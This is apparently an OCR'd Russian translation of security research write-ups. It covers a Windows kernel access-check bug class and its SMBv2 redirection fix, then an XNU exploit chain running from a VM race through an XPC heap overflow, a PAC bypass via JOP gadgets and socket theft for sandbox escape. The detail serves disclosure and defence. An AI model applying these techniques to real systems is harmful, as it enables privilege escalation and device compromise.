
Получателей искать сложнее, поскольку единого импорта, идентифицирующего их, нет. Я искал драйверы, импортирующие IoCreateDevice, а затем отдавал приоритет тем, которые также импортировали API с явным AccessMode, например SeAccessCheck или ObReferenceObjectByHandle. Обычные файловые системы, включая NTFS и FAT, похоже, правильно обрабатывали SFAC.

Одним из получателей был WS2IFSL. Когда он включён, он создаёт файловые объекты, передающие чтение и запись пользовательскому приложению через APC. EA выбирает socket file или process file, а CreateProcessFile строит APC по данным EA. Драйвер доверял RequestorMode; несогласованный запрос мог пометить callback как KernelMode. Предоставленный дескриптор потока также связывался с этим режимом, потенциально допуская дескрипторы ядра, хотя поток всё равно должен был принадлежать вызывающему процессу.



Для эксплуатации нужен инициатор, способный предоставлять EA, создание socket file со ссылкой на process file и операция IO для доставки APC. Современная Windows также имеет SMEP и Kernel CFG: направление callback в пространство пользователя вызывает bugcheck при попытке выполнения в режиме ядра.

NPFS правильно проверяет `SFAC` для обычного контроля доступа, но всё же использует `RequestorMode`, чтобы решить, разрешены ли произвольные EA. Именованные каналы обычно записывают PID и session ID вызывающей стороны, доступные через API вроде `GetNamedPipeClientProcessId`. Пользовательские вызывающие стороны не могут задавать эти поля, а стороны режима ядра могут, что поддерживает перенаправление SMB. Поэтому несогласованный запрос способен подделать PID и session ID.



Если привилегированная служба доверяла таким метаданным, подделка могла повысить привилегии. Атакующему всё ещё нужен инициатор, предоставляющий произвольные EA и доступ к полученному дескриптору.

Инициаторы

Инициаторы искать проще: достаточно найти в ядре и драйверах вызовы `IoCreateFile` и связанных API, а затем исследовать options, object attributes и контролируемые пользователем аргументы.

При переименовании файла `IopOpenLinkOrRenameTarget` открывает выбранный атакующим целевой путь через `IoCreateFileEx`, передавая `INPC` и обычно `IFAC`. Путь контролируется, хотя

цель переименования должна оставаться на исходном томе.

Серверы SMB также вызывают `IoCreateFileEx`, например в `Smb2CreateFile`. Они работают в системных потоках, поэтому предыдущий режим уже равен `KernelMode`, и используют `IFAC`. Обычно клиент предоставляет путь относительно уже открытого тома; точки подключения не могут перенаправить его к произвольным классам устройств, поскольку ядро проверяет целевое устройство.

Ошибка реализации обходила ограничение. SMBv2 должен возвращать клиенту информацию о символических ссылках NTFS. Поэтому он передаёт `IO_STOP_ON_SYMLINK`. Когда открытие возвращает `STATUS_STOPPED_ON_SYMLINK`, сервер получает `REPARSE_DATA_BUFFER` и передаёт его в `SrvGraftName`.

Для символической ссылки `SrvGraftName` возвращает клиенту статус остановки. Для точки подключения она строит по буферу новый абсолютный путь, не проверяя повторно целевое устройство, а затем повторяет открытие. Следовательно, локальная точка подключения могла перенаправить SMB к любому объекту устройства.

Это был самый сильный найденный инициатор. Он предоставлял почти все аргументы `IoCreateFileEx`, включая EA, и выполнялся в системном потоке. Он мог инициализировать таких получателей, как WS2IFSL, и потенциально достигать дополнительной поверхности атаки.

Но и он не был идеален. Для возврата пригодного дескриптора получатель должен был реализовывать такие запросы, как `IRP_MJ_QUERY_INFORMATION`; SMB также ограничивает управляющие коды IO. Эти ограничения помешали очевидной цепочке APC через WS2IFSL. Тем не менее Microsoft сочла перенаправление серьёзным и исправила проблему Project Zero 1416 / CVE-2018-0749, используя Extra Creation Parameter, разрешающий только предполагаемое поведение reparse символических ссылок.

Следующие шаги

Найти совместимую пару инициатора и получателя оказалось трудно. Лучшим сочетанием были инициатор SMBv2 и подделка PID в NPFS, но я не обнаружил службы, принимающей решение безопасности по этому PID.

Вместо того чтобы отложить поведение на будущее, я обратился в MSRC и описал класс и примеры. Проблема SMB прошла обычный процесс сообщения об уязвимости. На встречах BlueHat 2017 появился план: Microsoft с доступом к исходному коду систематически исследует код ядра и драйверов Windows. Исходников Windows у меня не было; эту часть расследования выполнила MSRC.

Для отчёта SMB сохранился стандартный 90-дневный срок Project Zero. Для общего отчёта о классе ошибок его не было, поскольку единственного дефекта для исправления не существовало, а срок было бы трудно применить продуктивно. MSRC всё же согласилась опубликовать технические подробности независимо от результата, что примерно через двенадцать месяцев привело к согласованным публикациям.

Выводы

К счастью, на практике этот класс оказался менее опасен, чем мог бы быть. Более чистая архитектура использовала бы отдельные режимы для MemAC и SecAC, но исходный контракт NT

применяет один и не может реалистично измениться без проблем совместимости.

Плохая документация была не менее важна, чем реализация. Microsoft добавила рекомендацию: запрос создания, исходящий от пользователя и использующий одновременно `IO_NO_PARAMETER_CHECKING` и `IO_FORCE_ACCESS_CHECK`, должен также устанавливать `OBJ_FORCE_ACCESS_CHECK` в `OBJECT_ATTRIBUTES`.

Разработчикам следует изучить рекомендации Microsoft по предотвращению этого класса и аудиту существующих драйверов. Исследователи безопасности должны с подозрением относиться к `RequestorMode == KernelMode`, если IRP мог возникнуть из контролируемой пользователем операции, и всегда проверять `SL_FORCE_ACCESS_CHECK` и полный путь создания.

Спасибо Стивену Хантеру и Гэвину Томасу из MSRC за руководство устранением этого класса ошибок.

Расщепление атомов в XNU

Кратко

Ошибка блокировки в подсистеме виртуальной памяти XNU нарушила предусловие оптимизированной операции VM. Ошибка создала общую память там, где семантика Mach-сообщений обещала изоляцию, породив условие time-of-check/time-of-use в обычно безопасном коде. Оно превратилось в переполнение кучи XPC.

Переполнение выполнило jump-oriented payload в root-процессе без песочницы, несмотря на защиту ARM Pointer Authentication (PAC) от Apple. Payload открыл привилегированный сокет и передал его файловый дескриптор атакующему в песочнице, который затем достиг переполнения кучи ядра, недоступного изнутри песочницы.

Часть I: ошибка виртуальной памяти

Что находится в вашем пространстве?

Операционная система обычно хранит два представления адресного пространства процесса:

1. Управляющую структуру, описывающую предполагаемое содержимое каждого действительного виртуального адреса.
2. Аппаратную структуру, которую MMU использует для трансляции виртуальных адресов в физические.

Управляющий уровень может записывать, что `0x1234000-0x1235000` представляет байты из `/tmp/hello`, начиная со смещения файла `0x3000`. Аппаратные таблицы кодируют специфичные для архитектуры трансляции, используемые при каждой загрузке и записи.

XNU представляет управляющее отображение как красно-чёрное дерево объектов `vm_map_entry` внутри `vm_map`, обычно по одной map на задачу. Современные iPhone используют таблицы трансляции ARM64 для аппаратного представления. Подсистема VM должна синхронизировать их; аппаратные записи создаются лениво, а `vm_map` остаётся источником истины.

Copyin

`vm_map_copyin_internal()` преобразует область map одной задачи в `vm_map_copy`, которую затем можно вставить в другую задачу или обратно в исходную. Цикл посещает каждый `vm_map_entry`, покрывающий область.

При определённых условиях копирование можно оптимизировать до перемещения. Если запись описывает анонимную память, а источник будет освобождён, XNU может перенести запись в `vm_map_copy` вместо создания copy-on-write-копии:

```
if (src_destroy &&
    entry->is_sub_map == FALSE &&
    entry->object.vm_object == VM_OBJECT_NULL) {
```

```
    /* Move the entry rather than creating a COW copy. */
    vm_map_entry_copy(new_entry, entry);
    new_entry->vme_start = ...;
    new_entry->vme_end = ...;
} else {
    /* Construct a normal copy. */
    vm_map_copy_entry_create(src_map, entry, new_entry, ...);
}
```

Этот путь часто используется, когда Mach-сообщение переносит out-of-line-дескриптор памяти с установленным флагом deallocate. Он эффективно перемещает крупные буферы между процессами.

Только почти атомарно...

Исходные записи удаляются функцией `vm_map_delete()` лишь после завершения цикла построения копии. Чтобы оптимизация перемещения была корректной, копирование и удаление должны быть атомарными: никакой другой поток не должен изменять исходную map или одновременно перемещать ту же запись.

Перед итерацией функция блокирует исходную `vm_map`. Но иногда она снимает блокировку вокруг `vm_map_copy_entry_create()`, а затем берёт снова — предположительно потому, что helper может сам потребовать блокировку map:

```
version = src_map->timestamp;
vm_map_unlock(src_map);

vm_map_copy_entry_create(src_map, tmp_entry, new_entry, ...);


vm_map_lock(src_map);
if (version + 1 != src_map->timestamp) {
    if (!vm_map_lookup_entry(src_map, src_addr, &tmp_entry))
        goto RestartCopy;
}
```

Проверка timestamp обнаруживает, что другой поток взял и освободил блокировку map. Она проверяет лишь наличие записи, по-прежнему покрывающей текущий адрес. Этого недостаточно: пока блокировка отсутствовала, другой поток мог начать собственное оптимизированное перемещение той же записи. Записи, уже добавленные в первую `vm_map_copy`, не инвалидируются.

Таким образом, два потока могут оба считать, что атомарно переместили один `vm_map_entry`.

Перекрытие

Триггер создаёт крупную область чередующихся анонимных и обеспеченных объектами памяти отображений, принуждая цикл копирования выполнить несколько итераций. Два out-of-line-дескриптора перекрываются ровно в одной анонимной записи. Одновременная отправка организуется так, чтобы обе копии применили к ней оптимизацию перемещения.



Один дескриптор отправляется другому процессу, другой — обратно отправителю. Дважды перемещённая анонимная запись появляется в обоих получившихся адресных пространствах. Записи отправителя становятся видны получателю, нарушая изоляцию, гарантированную семантикой передачи Mach-сообщений.

Создайте собственную ошибку из проблемы виртуальной памяти

В 2017 году CVE-2017-2456 от lokihardt аналогично оставляла out-of-line-дескриптор общим. Он превратил её в переполнение кучи `libxpc` при разборе словаря XPC.

`libxpc` вызывает `strlen()` для полученной строки, выделяет длину плюс один и копирует через `strcpy()`. Это безопасно, если отправитель больше не может изменить полученную память. Неожиданное совместное использование позволяет отправителю заменить завершающий NULL после `strlen()`, но до `strcpy()`, вызывая TOCTOU-переполнение.

```
size_t length = strlen(received_string);
char *copy = malloc(length + 1);
strcpy(copy, received_string);  /* Sender extends string here. */
```

Эксплойт использует пользовательский сериализатор XPC из `triple_fetch`, чтобы подготовить кучу целевой службы и при десериализации словаря переполнить её ненулевыми байтами.

Часть II: выход из пользовательских песочниц с PAC

A12 от Apple стала первой широко распространённой реализацией ARMv8.3 Pointer Authentication. Более подробный анализ приведён в исследовании A12 Брэндона Азада. Здесь вопрос уже: как PAC влияет на эксплуатацию повреждения кучи пространства пользователя?

Распаковка Pointer Authentication Code

PAC хранит код аутентификации в старших битах указателя. Пространство пользователя iOS имеет 39-битное виртуальное адресное пространство и использует 16-битный PAC:



Младшие 39 бит адреса не меняются. Подписанный указатель нельзя разыменовать до аутентификации. Ошибка сама по себе не вызывает trap: аутентификация повреждает старший бит, а последующее разыменование вызывает fault.

PAC зависит от:

- Секретного ключа.
- Значения указателя.
- 64-битного контекста.

Контекст может привязать указатель к адресу его хранения, не позволяя повторно использовать раскрытое подписанное значение в другом месте. Существуют и варианты с нулевым контекстом.

Ядро управляет ключами инструкций, данных и общего назначения, разделёнными на семейства A и B. В пространстве пользователя iOS ключи семейства A общие для процессов; ключи семейства B уникальны для процесса. EL0 не может читать или записывать их.

Важные инструкции:

```
PACIA   Xd, Xn      // Sign Xd with A instruction key and context Xn.
PACIZA  Xd          // Sign Xd with A instruction key and context zero.
PACIBSP             // Sign LR with B instruction key and SP context.
AUTIA   Xd, Xn      // Authenticate A-instruction pointer.
RETAB               // Authenticate LR with B key/SP and return.
BLRAAZ  Xn          // Authenticate A-key/zero-context target and branch.
```

Примитивы PAC

На A12 сгенерированные компилятором прологи используют `PACIBSP` перед сохранением `LR`; эпилоги восстанавливают его и выполняют `RETAB`. Поскольку SP должен совпадать, а ключи B уникальны для процесса, атакующий в другом процессе не может подделать обычный стековый адрес возврата, просто подписав его локально.

Почти все указатели функций используют PAC. Слабая защита обычно означает общий ключ A с нулевым контекстом. Более сильная использует ключ B процесса и контекст, вычисляемый во время работы.

Необходимые компромиссы...

Ключи B нельзя применять повсеместно. Vtable C++ в общих библиотеках находятся на copy-on-write-страницах, разделяемых процессами. PAC, уникальные для процесса, потребовали бы от каждого процесса копировать и повторно подписывать эти страницы, создавая серьёзные затраты памяти и времени запуска. Стековые кадры по природе приватны, поэтому ключи B там практичны; многие другие указатели могут покидать границы процесса и используют общие ключи A.

Эксплуатация повреждения памяти при наличии PAC


У атакующего уже есть локальное выполнение нативного кода — из вредоносного приложения, компрометации Safari WebContent с JIT-кодом либо примитива произвольного чтения/записи с оракулом подписи ключом A. Поскольку ключи A общие, выполнение `PACIA` в процессе атакующего создаёт подпись, действительную для идентичных значений указателя и контекста в жертве.

Ошибка VM предоставляет переполнение кучи XPC. Старый метод `triple_fetch` перезаписывал `isa` объекта Objective-C, а затем подделывал кэш selector, чтобы получить контроль PC. На A12 записи кэша selector используют ключ B для инструкций и контекст, производный от кэша и selector, поэтому поддельный кэш нельзя подписать из другого процесса.

Но сам `isa` остаётся обычным указателем класса. Замена `isa` одного объекта настоящим классом другого типа создаёт смешение типов без подделки значений ключа B. Нужно выбрать тип, уничтожение которого проходит по контролируемым атакующим указателям до вызова, аутентифицированного ключом A.


Подходящий путь предоставляет `__xpc_file_transfer_dispose()`. Поддельный объект `xpc_file_transfer` может заставить его вызвать `_Block_release()` для контролируемого `Block_layout`. Путь освобождения блока в конце концов загружает указатель функции из

контролируемой памяти и аутентифицирует его ключом A с адресом указателя в качестве контекста.



Эксплойт распыляет out-of-line-дескрипторы, чтобы контролируемые байты попадали по предсказуемым адресам с небольшими затратами физической памяти. Он может локально подписывать значения семейства A, используя известный адрес назначения как контекст.

Подготовка кучи размещает недостаточно большое выделение строки непосредственно перед backing buffer `xpc_array`. Повторяющиеся ключи словаря создают отверстия. Отправитель меняет байт после `strlen()`, чтобы `strcpy()` перезаписала первый указатель объекта массива.



Повреждённый указатель направляется на поддельный `xpc_file_transfer` в spray примерно по адресу `0x120200120`. Освобождение массива вызывает его disposer, проходит по поддельным указателям блока и дескриптора, аутентифицирует подготовленный указатель функции ключом A и даёт начальный контроль PC.

goto 10

Традиционный pivot стека неэффективен: сохранённые адреса возврата аутентифицируются ключом B с SP как контекстом. PAC блокирует этот метод, но не более общую цель многократного контроля PC.

Вместо этого эксплойт использует jump-oriented programming (JOP). Гаджеты искались вручную в IDA. `_xpc_array_apply_f()` предоставляет примитив цикла: получив поддельный массив в `X0` и указатель функции в `X2`, он многократно вызывает функцию с каждым контролируемым элементом массива в `X1`.


Коллекция гаджетов

Начальные гаджеты преобразуют базовый адрес heap spray в X19 в контроль над PC, X0 и X2. Их косвенные вызовы используют подделываемые PAC семейства A, позволяя цепочке достичь _xpc_array_apply_f().

Особенно полезна IODispatchCalloutFromCFMessage(). В норме она реализует асинхронные callback IOKit, читая указатель функции и аргументы из Mach-сообщения. Контролировать нужно только X1. Целевой указатель использует ключ A для инструкций с нулевым контекстом.

Направим цикл массива на IODispatchCalloutFromCFMessage() и сделаем каждый поддельный элемент подготовленным сообщением. Так связывается произвольное количество вызовов с четырьмя аргументами, с одним ограничением 32-битного аргумента.

Хотя объявление функции возвращает void, X0 вызванной функции сохраняется. Другой гаджет вызывает функцию через контролируемый указатель и сохраняет возвращённое значение по контролируемому адресу. Направляя его на последующие дескрипторы вызовов, payload передаёт возвращаемые значения между вызовами. Дополнительные гаджеты копируют 64-битное значение и прибавляют контролируемое смещение.



Кража сокетов

Демонстрация открывает сокет `PF_KEY` в жертве без песочницы и возвращает его атакующему, делая доступной CVE-2019-6213 — переполнение кучи ядра, недоступное из песочницы приложения.

Unix domain socket способны передавать дескрипторы, но XNU также предоставляет `file_port` — Mach-порт, оборачивающий файловый дескриптор. Payload преобразует сокет в file port и отправляет право обратно.

Исследование удалённого пространства

